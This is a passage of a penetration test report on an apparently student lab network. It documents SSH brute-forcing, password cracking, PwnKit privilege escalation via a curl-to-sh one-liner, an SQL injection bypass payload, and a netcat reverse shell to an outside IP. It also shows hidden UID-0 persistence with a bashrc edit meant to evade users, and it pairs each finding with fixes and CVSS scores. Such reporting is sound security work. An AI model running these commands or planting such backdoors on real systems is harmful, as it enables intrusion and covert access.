53	ISC BIND 9.16.48 (Ubuntu Linux)

5.4.3 Attack Narrative

This system fell initially to a brute force attack on the ssh service, as there were users with poor password hygiene that made it possible for their password to be guessed. After this, I had multiple attempts at escalating privileges on this system, however none of them resulted in success.

5.4.4 Initial Access

Of important note, that initial access was gained in the early afternoon of April 11th, with this system going down sometime overnight before the morning of April 12th.

Vulnerability Explanation: Poor Password Hygiene

The corporation website included information a short biography about each of the users, of which the user `jsmithison` included that they had a dog name Momo. Using this information it was possible to brute force their password of `momo`, giving the ability to login over ssh as the user `jsmithison`.

Vulnerability Fix:

Having a minimum required password strength that requires some amount of numbers and special characters could have helped avoid this attack.

Severity:

Overall this vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity of the information that Jennifer Smithison puts on the system, while there is only minimal evidence for the potential low impact on the availability of the system itself, and the confidentiality of what this user has access to on this system.

5.4.5 Privilege Escalation

After the initial access was gained, the next step I took was using LinPEAS to look for potential flaws in system configuration and general useful information. I also conducted this linpeas scan as each user that I cracked the passwords to and were able to login with `jgreene`, `backdoor`, and `fake`. There were no major concerns for this system, as it looked like a fully updated Ubuntu machine. The only potential issue, is at the initial time that I gained access this system was running Linux kernel `5.4.0-149-generic` which was multiple months old at this point. The kernel had been recently updated, however the system had not yet been rebooted which is needed to apply this update, as the old kernel will still be the one running in memory. This old kernel led me to trying a number of potential exploits against it, looking for one that would result in privilege escalation. After a number of attempts in the early evening to use an exploit such as gameoverlay that all failed, I decided to step away from the system for the night with the goal of remembering a recent exploit when I was not directly focused on the system.

Early the next morning I remembered a recent exploit that released CVE-2023-6546 that had a POC available for it, that I was hoping to attempt. However by this point the system had gone down, and upon coming back up the new kernel was now in memory and the exploit was no longer viable.

5.4.6 Useful Information Gained

5.4.6.1 Hashes for Misc Users' Passwords

Inside jsmitison's home directory, there was a file named `mypasswd` that contained the password hashes for what appeared to be the users on the system. This file was pulled off the system and cracked to reveal the passwords for the users on the system. This revealed the passwords for the users `jgreene`, `fake`, `toor`, and `cpre532` which are `0891484862`, `gotcha`, `backdoor`, and `password` respectively. They also tried to ssh into a number of other machines on the network including .201 (desktop1) as the user `cpre532`.

5.4.6.2 DNS Records for the Network

This being a name server, also was able to take out some of the information stored in `/etc/bind` for usage in assigning names to the other systems on the network.

5.5 IP: 82.46.91.201 (desktop1)

5.5.1 Aliases

- Hostname: cpre532-virtual-machine
- Internal IP: 192.168.1.201
- On .204 (ns2): desktop1.internal.532corp.com
- On .204 (ns2): desktop1.external.532corp.com

5.5.2 Service Enumeration

The following tables show the services that were found on the system, and the banners that were returned from the service.

Server IP Address	Ports Open
82.46.91.201	**TCP**: 22, 53, 80, 3389

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.1 (Ubuntu Linux)
80	Apache httpd 2.4.41 ((Ubuntu))
3389	xrdp

5.5.3 Attack Narrative

Using the shared passwords as I gained them to refine the brute-force attacks, I was able to gain my inital access to this system. Once I was on the system, the clear goal was escalation of privileges to gain further access to the system, which was quickly done using CVE-2021-4034. As the root user, I established persistence on the system, and worked to gather other information about the system, which included finding vulnerabilities in the php website that was hosted on the system, and conerncs with that database that was being used. I also extracted more information that can be used to continue with lateral movement on the network.

5.5.4 Initial Access

Vulnerability Explanation: Password Reuse

Using the information gained from `ns1`, and cracking the password for the user `jgreene`. That was used to login to this system and gain shell access as that user. This user had a password of `0891484862`.

Vulnerability Fix:

Use some form of centialized authentication system such as LDAP, or Active Directory that ensures passwords are not being stored locally on the system at all times. This would prevent the process of taking the hash and cracking it gaining access to other systems. This also would be a good place to enforce password requirements which would also help prevent this attack, as their password would be harder to crack.

Severity:

Overall this vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity

of the information that John Greene puts on the system, while there is only minimal evidence for the potential low impact on the availability of the system itself, and the confidentiality of what this user has access to on this system.

5.5.5 Privilege Escalation (CVE-2021-4034)

After gaining the inital access. I started by launching LinPEAS. While this running, I identified that the date of the kernel compile time likely made the system vulnerable to PwnKit (CVE-2021-4034). While this isn't directly a kernel CVE, the timestamp from the last kernel update was well before this exploit was annouced which it seem likely this was not patched on the system. This is where I stopped the scan, and downloaded the exploit to the system and ran it with the one-liner command below.

```
1  sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```

Using thie exploit Proof of Concept code did work, and I was able to gain root access to the system.




Figure 5.2: Proof of Concept code for PwnKit being run to gain root access

Vulnerability Explanation: CVE-2021-4034

This exploit utilizes an issue with how pkexec handled the PATH variable, which can be exploited allowing our own code to execute with the setuid privilege that pkexec is required to have.

Vulnerability Fix:

This issue is fixed in the latest version of pkexec, and therefore the system should be updated either by updating the package, or by updating the system to the latest version of the operating system to ensure that this issue is resolved. If the whole system can not be updated, at the minimum the pkexec package should be updated to the latest version to ensure that this issue is resolved.

Severity:

NIST have given this vulnerability a CVSS 3.1 score of 7.8 on it's own. When this is combined with the password re-use found as part of the inital access this results in a full attack chain with a CVSS 3.1 score of 9.8, as the vulnerability requires no skill, no user interaction, minimal privileges, and grants complete compromise of the system. This has a high impact on the confidentiality, integrity, and availability of the system.

5.5.6 Additonal Vulnerabilities

This server is hosting a website that is running on port 80. This is a php site that attaches to a mysql database. The code can be found here, where there a few notable vulnerabilities.

5.5.6.1 Insecure Credential Storage

Vulnerability Explanation: Imporper Credential Storage

The credentials for the mysql database are stored in the php code in plain text in a file that is readable by the www-data user that runs the web server, alongside being world readable. If there were a vulnerability that allowed for file read, this would cause the credentials to be leaked for this database through the website, and any user on the system can gain the database password. This is an excerpt from the `vars.inc` file below.

```
1  $db_user = "web";
2  $db_password = "SecurePassword";
```

Vulnerability Fix:

The credentials should be stored ideally be stored in file that is only readable by the launch system service that starts the web server, which passes this information to the web server through a channel such as an environment variable. This require full code exectution to be able to read the credentials from the system.

Severity:

As there is no clear way for arbitrary file read from the network, this is a local vulnerability that requires some amount of privilege, therefore it results in a CVSS 3.1 score of 7.3

5.5.6.2 SQL Injection

Vulnerability Explanation: SQL Injection

On the website there are numerous locations that raw user input is taken without any sanitizaiton that leads to SQL injection. An example of the potentially vulnerable code taken from `connect.php` from line 15 is below. Note how this code directly takes the POST data from the user `$_POST[user]` and `$_POST[password]` and directly inserts it into the SQL query. This can allow for the attacker to manipulate this query. There are a number of other locations that are also vulnerable to this attack, including `changepassword.php` on line 19 and 23, and on `changeusername.php` on line 19.

```
1  $query = mysqli_query($connection, "SELECT * FROM UsernamePassword where username = '
       $_POST[user]' AND password = '$_POST[password]'");
```

Vulnerability Fix:

Each location that user input is taken, this input should be escpaed prior to use. This can be done through a number of methods, the most preferred would be a prepared statement that would automatically handle the escpaing of the input. However that could be a significant change, another reasonable option would be using the mysqli read_escape_string function that will escape the input for use in the query.

Severity:

This vulnerability is something that could be used to compromise all the information in the database, alongwith modify any of this data. This is a trivial SQL injection attack, and requires no privilegs therefore this leads to a CVSS 3.1 score of 9.4.

Proof of Concept:

A simple proof of concept injection for this vulnerability is the following payload. This works when placed in the password field by completing the query string for password as an empty string, then adding a new query joined with the OR that always results in true. Then it completes the command and makes the rest of the line a comment with a `;#`. This will prevent issues from potential errors caused by the rest of the query, and will always result in a true statement.

```
1  ' OR 1=1;#
```

Using this payload as the password field for any user will cause the password to be bypassed, and the user to be logged in as the user name specified.




Figure 5.3: SQL Injection Payload in the password field with username admin





Figure 5.4: Succesful login as the user admin using the SQL Injection payload

5.5.6.3 Plaintext Password Storage

The web server is not hashing passwords, and therefore is storing plaintext passwords into the database. An attacker could use access to the system or the SQL Injection to read all the passwords for the users of the website, allowing them to login as each of those users with the correct password, and potentially use these passwords to gain access to other systems that share the same password.



```
mysql> select * from UsernamePassword;
+------------+--------------------------------------+----------+
| usernameID | username                             | password |
+------------+--------------------------------------+----------+
|          1 | admin                                | admin    |
|          2 | scooling                             | admin    |
|          3 | <script>alert("BOO!");</script>      | admin    |
|          4 | rjohnson                             | admin    |
|          5 | scline                               | admin    |
|          6 | Testuser                             | admin    |
+------------+--------------------------------------+----------+
6 rows in set (0.00 sec)

mysql>
```

Figure 5.5: Plaintext passwords stored in the database

Vulnerability Fix:

There are multiple ways to fix this issue, the best way to do this is hashing, and ideally salting, the password prior to storing it in the database. There are a number of built in function in PHP that can be used for this such as password-hash. This will prevent the plaintext passwords from entering the database, and will make it more difficult for an attacker to gain access to the passwords.

Severity:

This issues alone has a CVSS score of 6.1 as it does require an amount of access to the system already. However when combined with the numerous other vulnerabilities on this system, this results in a full attack chain with a CVSS 3.1 score of 9.4 where all the user passwords are leaked from the database.

5.5.7 Useful Information Gained

5.5.7.1 Persistent Access

After gaining root access to the system, to maintain persistence. I created a user `recovery` that sits just below the default ubuntu user `backup` giving it a UID of 0 and a gid that is unused 36, but near that backup user. This combination that any login with this user is effectively logging in as root. This user has a randomized password of `wrtcrSbddv`. This user has their home directory in `/etc/recovery` and also had an ssh key placed in the authorized_keys file in this home directory to allow for future access to the system.

5.5.7.2 Hashed Shadow Passwords

From here I was able to pull off the shadow file to attempt cracking any further passwords for users on the system. This was able to get me one more password for the user `sdash` of `happie*bunnie` which can be used for lateral movement. Alongside this I was able to get the password for `root` of `toor`.

5.5.7.3 Better User and Password List

There was also an interesting file that named rockyou532.txt that was found on the system. This appears to be a shortened list of passwords that can be used similar to the dictionary rockyou.txt for cracking passwords, but are specific to this scenario. Alongside this, there was an updated user list that conatined a few addtional usernames compared to the one recieved as part the inital information, so this list will be used in the future.

5.5.7.4 Hidden Files

On the user's `cpre532` Desktop there were three files, two of which were hidden. hi.txt describes how this is not the only file, this points to the two hideen files .hehe describes going to a specific webpage, and the final hidden file .lookhere which describes to look in `/var/www/html` for potential website vulnerabilites, and that they can be triggered from the website. This feels like a clear indication that this system had been previously compromised at some point, and this was a message left behind.

5.5.7.5 MySQL Database Hashes

For the website that was being hosted on this system, there was a locally hosted mysql service running. As root, I was able to login as the root user, and dump the mysql shadow contents using the sql command below. While the password itself was able to taken from the php code, the hash for the user web did crack as `SecurePassword`. The following command was used to dump the hashes from the database, which was taken from hashcat example hashes.

```
1  SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3), LPAD(CONV(SUBSTR(
       authentication_string,4,3),16,10),4,0),'*',INSERT(HEX(SUBSTR(authentication_string,8))
       ,41,0,'*')) AS hash FROM user WHERE plugin = 'caching_sha2_password' AND
       authentication_string NOT LIKE '%INVALIDSALTANDPASSWORD%';
```

5.5.7.6 Firefox History

The final useful information that was gained was the Firefox history for each of the users on this system, which is stored in their `.mozilla` directory in their home directory. This allowed me to extract the browsing history, cookies, and other information about the browser usage of the users `cpre532` and `sdash` from the system. Both users cpre532 and sdash had their history pulled off the system, and were able to note some interesting things. Such as attempted path traversal attacks on the website that is hosted on this system. Alongside a number of sucessful logins as users that the owerner of the browser was not, such as sdash logging in as `sjobs`.

```
http://192.168.1.201/profile.php?page=../../../../../etc/passwd scooling's Profile
http://192.168.1.206/editprofile.php                            Edit Profile: sjobs
http://192.168.1.206/profile.php                                sjobs's Profile
```

5.6 IP: 82.46.91.203 (sarah)

Unfortunately this system went down as part of the networking-issues that were occuring, and as such a full test of this system was able to be completed.

5.6.1 Aliases

- Internal IP: 192.168.1.203

5.6.2 Service Enumeration

Server IP Address	Ports Open
82.46.91.203	**TCP**: 22
192.168.1.203	**TCP**: 22,23,53,80,389

NMAP Scan Results:

Note: This system did not have ICMP responses enabled.

External Service Scan

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

Internal Service Scan that was conducted after gaining access to ldap. This does not include services that were found externally.

Port	Service Banner
23	*Unknown* (Likely telnet)
53	ISC BIND 9.16.48 (Ubuntu Linux)
80	Apache httpd 2.4.41
389	OpenLDAP 2.2.X - 2.3.X

5.6.3 Attack Narrative

After getting the rockyou532.txt and user_list.txt files from the cpre532 system, it seem reasonable again to try a new brute force attack against ssh since there might be additonal users. This was done using hydra with a similar command to before. After gaining a password, my next step was gaining a real shell instead of the hollywood shell that I was placed in, which I was able to achieve using a reverse shell. After gaining this reverse shell access to the system, I worked to gain a full root shell on the system that did not have the reverse shell limitations. Since the user `sarah` has sudo access on the system, I was able to use this to gain initial root access, setup persistence, and make some minor changes to the system, so that the persistence user would not be placed in a hollywood shell granting me full root shell acecss.

5.6.4 Initial Access

Hydra was able to find a user on this system `sarah` with the password `ninja05`. This did get a login on the system, but there was a minor issue of being placed in a hollywood windows that was not easy to interact with.

Vulnerability Explanation: Poor Password Hygiene

After gaining the password for the user `sarah`, but getting to a hollywood prompt, the clear next goal was gain a real shell. Understadning that hollywood is a relatively interactive program, and likely required a full terminal to interact properly, I decided to attempt a basic reverse shell over ssh which can be seen below.

```
ssh sarah@82.46.91.203 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 190.100.60.228
    9000 >/tmp/f"
```

This did result in getting a simple shell to my listener, including an error that hollywod failed to start properly due to a lack of a full terminal. At this point, I exported the terminal to get slightly more reasonable shell that will take in stdin and stdout properly. This results in full shell access as the user `sarah`.

```
export TERM=xterm
```

Vulnerability Fix:

This could be fixed by having a password strength requirement that requires some amount of numbers and special characters. This would make the password harder to crack, and would have likely prevented this attack.

Severity:

This vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity of the information that Sarah puts on the system.

5.6.5 Privilege Escalation (sudo access)

One of the main reasons for getting a shell that properly handles stdin, and stdout in the intial access was the ability to test sudo using the argument for reading from stdin. This was done using the command below.

```
sudo -S whoami
```

Vulnerability Explanation: Sudo Availablitity

After running that sudo command I was able to type in the password for the user `sarah` which was `ninja05` and it was quickly returned that I had root acess using sudo. At this point to maintain persistence at a high level I added an ssh key to the root user's authorized_keys file. Logging in as the root user does have the same problem as the user `sarah` where it is a hollywood shell, so once again used a reverse shell to get better access to the system as root. From here I added the user `recovery` to the system with a UID of 0 and a gid of 36, and a randomized password of `wrtcrSbddv`. This user has

their home directory in /etc/recovery and also had an ssh key placed in the authorized_keys file in this home directory to allow for future access to the system. As part of this persistence I also looked for what was causing the hollywood shell to be started. It was the default bashrc in /etc/bash.bashrc that was spawning it as the last thing it did on login with the code below.

```
if [ -x /usr/bin/hollywood ]; then
    /usr/bin/hollywood
fi
```

While I did not want to remove this, as it would be a sign to users of the system that somethign was wrong. I did make modifications, where it checks the group id of the user, and if the group id is 36 it will not start hollywood. This was done using the code below.

```
if [ -x /usr/bin/hollywood ]; then
    ID=$(id -g)
    if [ $ID != 36 ]; then
        /usr/bin/hollywood
    fi
fi
```

At this point, I was able to login as the user recovery normally, and have a full shell over ssh without having holloywood start.

Vulnerability Fix:

If the user sarah does not need sudo access, then it should be removed from the user. This would prevent someone with the password from esclating.If there is a requirement for this acccuont to have sudo access, then it would be best to require some form of second facotr authnetication to be added to sudo, that would prevent the password from being the only thing needed to gain root access.

Severity:

This vulnerability has a CVSS 3.1 score of 7.8, as the vulnerability is easy to exploit locally, requires no user interaction, and low privileges. This has a high impact on the confidentiality, integrity, and availability of the system.

5.6.6 Useful Information Gained

Unfortunately this machine had once again gone down because of the network issues, and I was unable to pull off any userful information prior to the system going down.

5.7 IP: 82.46.91.204 (ns2)

5.7.1 Aliases

- hostname: ns2
- Internal IP: 192.168.1.204

5.7.2 Service Enumeration

The following tables show the services that were found on the system, and the banners that were returned from the service.

Server IP Address	Ports Open
82.46.91.204	**TCP**: 22, 53

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.48 (Ubuntu Linux)

5.7.3 Attack Narrative

Similar to .203, after gaining the rockyou532.txt and user_list.txt files from the cpre532 system, it seem reasonable again to try a new brute force attack against ssh since there might be additonal users which gained the intial access. AFter ga

5.7.4 Initial Access

Using hydra to brute force the ssh service on this system. I was able to find a set of three users that all had passwords that were able to login, `jsmithison`, `sarah`, and `rjohnson`. The passwords for these users were `momo`, `ninja05`, and `!!!PARTYBOY!!!` respectively. Each of these users were able to login to the system, and gain shell access over ssh.

Vulnerability Explanation: Password Reuse

The users `jsmithison` and `sarah` had re-used thier passwords from other machines, allowing for lateral movement after knowing a single passowrd, and `rjohnson` had their password leaked as part of the rockyou532.txt file that was found on the system which means that it was likely used somewhere else to be leaked in the first place.

Vulnerability Fix:

Use some form of centialized authentication system such as LDAP, or Active Directory that ensures passwords are not being stored locally on the system at all times. This would prevent the process of taking the hash and cracking it gaining access to other systems. This also would be a good place to enforce password requirements which would also help prevent this attack, as their password would be harder to crack.

Severity:

Overall this vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This will have a high impact on the integrity of the information that each of these users put on the system, and the confidentiality of what they have access to on this system.

5.7.5 Privilege Escalation

After gaining that initial access with each of the users, I checked if any of them had sudo access on the system, none of them did. So I used LinPEAS to help look for potential misconfigurations for each of the users. This did not reveal anything of interest, and this largely appears to be a mostly up to date Ubuntu system.

5.7.6 Useful Information Gained

5.7.6.1 Sarah's Research

In the sarah's home directory there is an interesting file named research that describes doing reserach in their last days at the company. It describes scanning a different subnet than is part of the engagement 27.67.83.0/24, this should likely be looked at in the future if this a network owned by 532 Corp, as it is being described as "crappy and exploitable" in this file from an ex-employee. It also given some information about potential paths to access other machines on the network.

5.7.6.2 DNS Records

This being a name server also had some interesting info to pull out of `/etc/bind` that was used to do some of the name assignment for the systems on the network.

5.8 IP: 82.46.91.205 (ldap)

This was the inital machine that I gained access to that was on the internal network, and was used as a scanning tool for the internal network, and a pivot point for access to internal systems. This server also is the web host for LDAP Account Manager (LAM) which is a web frontend for managing LDAP servers, however it was not configured for the domain that exists on the LDAP server, and is in the default unconfigured state.

5.8.1 Aliases

Is on the internal network with the IP address `192.168.1.205/24`.

- hostname: ldap
- Internal IP: 192.168.1.205
- On .204 (ns2): ldap.internal.532corp.com
- On .204 (ns2): ldap.external.532corp.com

5.8.2 Service Enumeration

Server IP Address	Ports Open
82.46.91.205	**TCP**: 22, 23, 53, 80, 389

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
23	*Unknown* (Likely telnet)
53	ISC BIND 9.16.48 (Ubuntu Linux)

NMAP Scan Results (Continued):

Port	Service Banner
80	Apache httpd 2.4.41
389	OpenLDAP 2.2.X - 2.3.X

Port 23 is telnet, that after some significant amount of time will give a login prompt for host `ldap` along with the system version as Ubuntu 20.04.03.

5.8.3 Attack Narrative

This is another system that came online later because of the networking issues that were occuring. I started again with ssh brute force using hydra, and was able to find a user `tlee` that had re-used thier password from www allowing for lateral movement between the systems. As this was the first system that I was able to get into that was behind the firewall and on the internal network it was also used as a primary pivot point when needing to access a resource only available on the internal network. This was done through a variety of means sucha as tranferring staticly compiled binaries over to the system and running them locally, and using ssh port forwarding to access the internal network from my local kali machine.

5.8.4 Initial Access

Using the passwords that I had cracked from ns1 and www as a starting point for an ssh brute force attack on the systems that were brought up later. I was able to find a user `tlee` that had re-used their password from the www system. This allowed me to login to the system, and gain shell access as that user. This user had a password of `liluzivert`.

Vulnerability Explanation: Poor Password Hygiene

The user `tlee` had re-used their password from another machine, which allows for lateral movement by cracking a single password. This is a common issue that can be exploited by attackers to gain access to multiple systems on a network.

Vulnerability Fix:

Use some form of centialized authentication system such as LDAP, or Active Directory that ensures passwords are not being stored locally on the system at all times. This would prevent the process of taking the hash and cracking it gaining access to other systems. This also would be a good place to

enforce password requirements which would also help prevent this attack, as their password would be harder to crack.

Severity:

Overall this vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This will have a high impact on the integrity of the information that Tommie Lee puts on the system, and the confidentiality of what they have access to on this system.

5.8.5 Interal Pivot Point

After gaining access to this system, I realized that it was the first machine that I got on the 192.168.1.0/24 internal network. As such, I started using this machine as a jump box/pivot point for the internal network.

5.8.5.1 Internal NMAP Scans

One of the first steps that I chose to do was use this ox to begin doing internal scans of the network, since it would not have the same restrictions that the firewall imposes. To do this, I used a statically compiled version of nmap so that it did not require installing any additonal software on the system which coudl alert the users on the system. At this point I was able to get the internal nmap scan of the network, which resulted in some extra ports on a number of the systems that were not visible from the external network.

5.8.5.2 Internal Port Forwarding

As the scans revealed a number of extra ports that were open. I also tested if this machine could be used to forward ports to the internal network over ssh. Having had some practice with this befoe, and an explanation of the types of port forwarding. I was able to use similar command to what are below to access the ports of the internal network on my local kali machine. Which did work, and allowed access to the internal only ports.

```
# While not need forward the internal of this host to localhost to confirm it works
ssh -L localhost:1234:192.168.1.205:80 tlee@82.46.91.205
# Forward the web server of the firewall locally
ssh -L localhsot:1234:192.168.1.1:80 tlee@82.46.91.205
```

5.8.6 Privilege Escalation

With the user `tlee` I checked for sudo prvileges, and also used LinPEAS to look for potential misconfigurations on the system. This did reveal some interesting files that were world readable, and apache2 configuration files, but did not result in privlege escalation.

5.8.7 Additonal Vulnerabilities

5.8.7.1 Anonymous LDAP Access

The ldap server is configured to allow for anonymous binding. Using some ldapsearch commands from hacktricks. Starting with a default anonymous bind to search for all the metadata information the server would provide.

```
ldapsearch -H ldap://82.46.91.205/ -x -s base -b '' "(objectClass=*)" "*" +
```

This did return some information about the server, showing the anonymous binding was enabled and possible. The most imporant excerpt from this result is below.

```
namingContexts: dc=student0,dc=532,dc=com
```

This shows the naming context for the server, and that the domain associated with ldap is `student0.532.com`. This allow for further querying of the system with this domain to extract more information.

```
ldapsearch -H ldap://82.46.91.205 -x -D '' -w '' -b "dc=student0,dc=532,dc=com"
```

Doing just that query looking for more information relating to the domain itself returned information about the admin group. Specifically that there is a cn group withe name `admin` that is the LDAP administrator.

```
# admin, student0.532.com
dn: cn=admin,dc=student0,dc=532,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
```

Vulnerability Explanation: Anonymous LDAP Access

LDAP Anonymous binds allow unauthenticaed users to gather information about a domain, that is unecessary to be public. It is a recommended practice to disable anonymous binds, for exmaple it having been done since Windows Server 2003

Vulnerability Fix:

Chaning the configuration to disable anonymous binding would be the ideal fix for this issue. If this is not possible then continous verification the information available through the anonymous binding is intended to be public, and is not exposing any sensitive information about the domain is the next best option.

Severity:

This is a minor information disclosure that does not allow for any direct change in privleges resulting in a CVSS 3.1 score of 5.3.

5.8.7.2 Default Credential Usage

The LDAP Account Manager (LAM) is running with the default password of `lam`. This allows for any user to authenicate and make configuration changes both the LAM general configuration along with the default profile that is created.

